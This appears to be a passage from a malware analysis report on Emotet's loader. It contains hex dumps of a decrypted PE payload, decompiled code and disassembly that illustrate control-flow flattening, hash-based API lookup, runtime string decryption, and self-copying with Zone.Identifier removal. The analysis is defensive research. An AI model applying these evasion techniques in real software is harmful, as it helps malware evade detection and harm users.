
```
Address           Hex                                              ASCII
000002BF30030000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ
000002BF30030010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
000002BF30030020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002BF30030030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 6: Decrypt third level payload which is Emotet's main DLL



```
if (((((pcStack248 != UndefinedFunction_00000000) && (pcStack200 != UndefinedFunction_00000000))
     && (pcStack216 != UndefinedFunction_00000000)) &&
    ((pcStack192 != UndefinedFunction_00000000 && (pcStack136 != UndefinedFunction_00000000)))) &&
   ((piVar27 = (int *)(pbVar16 + *(int *)(pbVar16 + 0x3c)), *piVar27 == 0x4550 &&
    ((*(short *)(piVar27 + 1) == -0x799c && ((piVar27[0xe] & 1U) == 0)))))) {
  uVar35 = uVar17;
  if (*(ushort *)((longlong)piVar27 + 6) != 0) {
    uVar34 = (ulonglong)*(ushort *)((longlong)piVar27 + 6);
    piVar21 = (int *)((ulonglong)*(ushort *)(piVar27 + 5) + 0x24 + (longlong)piVar27);
    do {
      if (piVar21[1] == 0) {
        uVar11 = *piVar21 + piVar27[0xe];
      }
      else {
        uVar11 = piVar21[1] + *piVar21;
      }
      if ((uint)uVar35 < uVar11) {
        uVar35 = (ulonglong)uVar11;
      }
      piVar21 = piVar21 + 10;
      uVar34 = uVar34 - 1;
    } while (uVar34 != 0);
  }
```

Figure 7: Copy decrypted PE file without DOS header to another heap memory




```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00   ............¸...
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
A4 24 A2 20 E0 45 CC 73 E0 45 CC 73 E0 45 CC 73   ¤$¢ àEÌsàEÌsàEÌs
9D 3C 29 73 5B 44 CC 73 9D 3C 10 73 E1 45 CC 73   .<)s[DÌs.<.sáEÌs
9D 3C 12 73 E1 45 CC 73 52 69 63 68 E0 45 CC 73   .<.sáEÌsRichàEÌs
00 00 00 00 00 00 00 00 50 45 00 00 64 86 04 00   ........PE..d†..
7E D4 5E 62 00 00 00 00 00 00 00 00 F0 00 22 20   ~Ô^b........ð."
0B 02 0C
48 F0 01
00 10 00
06 00 00
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00   ............¸...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 50 45 00 00 64 86 04 00   ........PE..d†..
7E D4 5E 62 00 00 00 00 00 00 00 00 F0 00 22 20   ~Ô^b........ð."
0B 02 0C 00 00 4C 02 00 00 2C 00 00 00 00 00 00   .....L...,......
48 F0 01 00 00 10 00 00 00 00 00 80 01 00 00 00   Hð.........€....
00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00   ................
06 00 00 00 00 00 00 00 00 A0 02 00 00 04 00 00   ......... ......
```

Figure 8: Partially Copied PE file

Then the shell code executes the main function of the third level DLL (partially copied DLL) which only checks the parameter and returns to the shell code. With this the main function and shell code execution is completed. After this regsvr32.exe executes the “DllRegisterServer” of first level Emotet export function which in turn executes the third level “DllRegisterServer”.



```
int3
int3
int3
sub rsp,38                                      DllRegisterServer
mov qword ptr ss:[rsp+20],0                     [rsp+20]:"Hfì8ÇD$ ):\x04"
lea rdx,qword ptr ds:[100579A8]                 00000000100579A8:"DllRegist
mov rcx,qword ptr ds:[1006FEC0]                 rcx:"Hfì8ÇD$ ):\x04"
call ewqdq.100462B0
mov qword ptr ss:[rsp+20],rax                   [rsp+20]:"Hfì8ÇD$ ):\x04"
call qword ptr ss:[rsp+20]                      [rsp+20]:"Hfì8ÇD$ ):\x04"
xor eax,eax
add rsp,38
ret
```

```
sub rsp,38
mov dword ptr ss:[rsp+20],43A29
mov dword ptr ss:[rsp+24],E2D24
mov dword ptr ss:[rsp+28],DA197
mov dword ptr ss:[rsp+2C],4F307
mov dword ptr ss:[rsp+40],53FB0B
add dword ptr ss:[rsp+40],3AE9
mov eax,dword ptr ss:[rsp+40]
lea ecx,qword ptr ds:[rax+rax*4]
shl ecx,3
mov dword ptr ss:[rsp+40],ecx
xor dword ptr ss:[rsp+40],D2EDD7E               [rsp+48]:"Hfì8HÇD$ "
mov dword ptr ss:[rsp+48],8F56B2                [rsp+48]:"Hfì8HÇD$ "
or dword ptr ss:[rsp+48],26959265               [rsp+48]:"Hfì8HÇD$ "
```

Figure 9: Execution of third level payload from first level DLL

Emotet uses the control flow flattening technique to execute functions. All the function flow works based on setting random values in variables. After every function value is changed it checks the value and finds the next function to execute. Flow diagram of the control flow flattening is as shown below





Figure 10: Control flow flattening flow graph

Emotet also uses different functions for each API call. Every time it searches the API from PEB memory, It changes the windows DLL export name into a hash value to find the required API.




```
817424 40 C6A1B67D      xor dword ptr ss:[rsp+40],7DB6A1C6
817424 40 64B6D37D      xor dword ptr ss:[rsp+40],7DD3B664
8B4424 40               mov eax,dword ptr ss:[rsp+40]
8B4424 48               mov eax,dword ptr ss:[rsp+48]
E8 BD7FFFFF             call <PEB>
48:8B78 18              mov rdi,qword ptr ds:[rax+18]
48:83C7 10              add rdi,10
48:8B1F                 mov rbx,qword ptr ds:[rdi]
EB 5A                   jmp 18001AA4A
C74424 40 62EF7000      mov dword ptr ss:[rsp+40],70EF62
C16424 40 09            shl dword ptr ss:[rsp+40],9
814424 40 60A4FFFF      add dword ptr ss:[rsp+40],FFFFA460
817424 40 F226DAE1      xor dword ptr ss:[rsp+40],E1DA26F2
C74424 48 1B15F500      mov dword ptr ss:[rsp+48],F5151B
814C24 48 BFF6CE28      or dword ptr ss:[rsp+48],28CEF6BF
814424 48 4F850000      add dword ptr ss:[rsp+48],854F
817424 48 0FF70829      xor dword ptr ss:[rsp+48],2908F70F
8B5424 48               mov edx,dword ptr ss:[rsp+48]
8B4C24 40               mov ecx,dword ptr ss:[rsp+40]
4C:8B43 60              mov r8,qword ptr ds:[rbx+60]
E8 56940000             call <GET_DLL_HASH>
35 3EA28236             xor eax,3682A23E
3BC6                    cmp eax,esi
74 1A                   je 18001AA61
48:8B1B                 mov rbx,qword ptr ds:[rbx]
48:3BDF                 cmp rbx,rdi
75 A1                   jne 18001A9F0
33C0                    xor eax,eax
48:8B5C24 30            mov rbx,qword ptr ss:[rsp+30]
48:8B7424 38            mov rsi,qword ptr ss:[rsp+38]
48:83C4 20              add rsp,20
```

Get hash for dll or API and compare with required hash to get address

Figure 11: Get API address from loaded memory


Every string used in the Emotet for API argument is decrypted at the time it is needed and removed from memory after it is used. Below is the screenshot of string "%s %s", used in string concatenation, being decrypted.



```
test r10,r10
je 18001CDFE
mov ecx,dword ptr ds:[rsi]                rsi:""B*€"
inc r11
lea rsi,qword ptr ds:[rsi+4]              rsi:""B*€"
xor ecx,ebp
movzx eax,cl
mov word ptr ds:[r8],ax
movzx eax,cx
shr ecx,10
shr ax,8
lea r8,qword ptr ds:[r8+8]
mov word ptr ds:[r8-6],ax                 r8-6:L"s\\%s"
movzx eax,cl
shr cx,8
mov word ptr ds:[r8-4],ax                 r8-4:L"\\%s"
mov word ptr ds:[r8-2],cx
cmp r11,r10
jb 18001CDC3
mov word ptr ds:[r9+rdi*2],r14w
mov rbx,qword ptr ss:[rsp+70]
mov rbp,qword ptr ss:[rsp+78]             [rsp+78]:"c°\x03
mov rax,r9                                r9:L"%s\\%s"
add rsp,50
pop r14
pop rdi
```

Figure 12: String decryption loop

Emotet then copies itself to the ProgramData folder on its first run. It does so by comparing GetSystemTimeAsFileTime and GetFileInformationByHandleEx(_FILE_BASIC_INFO) with a constant value. Based on the result, the Emotet binary is self-copied in the folder ProgramData and deletes the "Zone.Identifier" component of the copied file or executes the Emotet's main functionality. GetFileInformationByHandleEx(_FILE_BASIC_INFO) is used to retrieve file creation time from the zone identifier. Now the copied file will be less than the saved constant value.



```
<kernel32.DeleteFileW>
L"%s:Zone.Identifier"
L"C:\\Users\\K7User\\AppData\\Local\\Ftseprozibdf\\meza.fyu:Zone.Identifier"
```

